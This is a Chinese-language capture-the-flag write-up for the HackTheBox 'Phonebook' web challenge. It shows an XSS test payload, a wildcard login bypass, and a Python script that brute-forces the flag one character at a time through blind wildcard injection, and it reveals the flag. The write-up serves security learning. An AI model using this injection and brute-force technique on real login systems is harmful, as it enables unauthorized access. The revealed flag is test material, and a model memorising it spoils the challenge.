


Phonebook,XSS、腳本密碼猜測爆破

⚠ 不安全 94.237.61.58:51287/login

Ha... burpsuite_網絡安... 漏洞利用參考 反彈參考 Github 解碼 參考文件 鏡像檔(下載) 中華電信 人才招聘網



Please login

☐ Remember me

Login


New (9.8.2020): You can now login using the workstation username and password! - Reese

查看後台，疑似可進行XSS攻擊

```
</div>
<script>
  const queryString = window.location.search;
  if (queryString) {
    const urlParams = new URLSearchParams(queryString);
    const message = urlParams.get('message');
    if (message) {
      document.getElementById("message").innerHTML = message;
      document.getElementById("message").style.visibility = "visible";
    }
  }
}
== $0
```

簡單測試後：

```
<img src=1 href=1 onerror="javascript:alert(1)"></img>
```



使用*可以登入成功

Phonebook			a
Ellery Hun	ehun1z@reddit.com	317-959-9562	
Madelaine Lush	mlush5@deliciousdays.com	636-918-1006	
Currey Conti	cconti0@auda.org.au	529-673-3935	
Chaim Smoth	csmothf@sbwire.com	895-974-4117	
Eldin Jelf	ejelf1u@google.pl	363-426-3563	
Ganny Marti	gmartih@diigo.com	796-793-6925	
Jobey Olley	jolleyx@abc.net.au	607-345-0290	
Katalin Wilde	kwildep@plala.or.jp	414-839-2681	
Stinky Trood	stroodz@foxnews.com	933-416-1003	
Tab Zoren	tzorenq@mit.edu	360-678-3613	
Ursula Beer	ubeer2f@live.com	794-396-6882	
Bryan Arman	barman1x@exblog.jp	640-255-8092	
Babette Cunio	bcunio2h@macromedia.com	709-363-0223	
Berget Novis	bnovis1j@constantcontact.com	780-278-2572	
Ced Engley	cengleyi@springer.com	230-780-1999	
Caryn Germon	cgermon4@wiley.com	967-789-6335	
Devina Alcide	dalcideu@arizona.edu	828-947-3484	

- 將嘗試找到密碼。直覺是密碼可能是標誌。
- 我們知道通配符 () 可以讓我們登入。所以，可以嘗試在通配符 () 前後添加一些字元。
- 因此，讓我們嘗試使用使用者名稱和HTB{}密碼，因為這是 HTB 挑戰的標誌格式。
- 現在可以登入了。這確認了密碼是 flag。
- 所以需要一些腳本來暴力破解該標誌。

```
#!/usr/bin/env python3
import requests
import string

url = "http://138.68.182.108:30733/login" # 登入的 URL
leaked_pass = list("HTB{") # 已知的密碼開頭

# 移除通配符字符
printable = string.printable.replace('*', '') # 可用字符集合

while True:
    for character in printable:
        print("正在猜測 " + ''.join(leaked_pass) + character + "*") # 顯示當前猜測的密碼

        r = requests.post(url, {"username": "*", "password": ''.join(leaked_pass) + character + "*"}) # 發送 POST 請求
        # print(r.headers['Content-Length']) # 顯示響應的內容長度
        if r.headers['Content-Length'] == '2586': # 與其他響應內容不同，2568為正確資訊
            leaked_pass.append(character) # 如果猜對了，將字符添加到已知密碼中
            break

    # 如果已知密碼的最後一個字符是 '}', 則結束程式
    if leaked_pass[-1] == '}':
        exit()
```

CODE : https://github.com/a6232283/HTB/blob/main/challenges/HTB_Phonebook.py

獲取HTB{directory_h4xx0r_is_k00l}*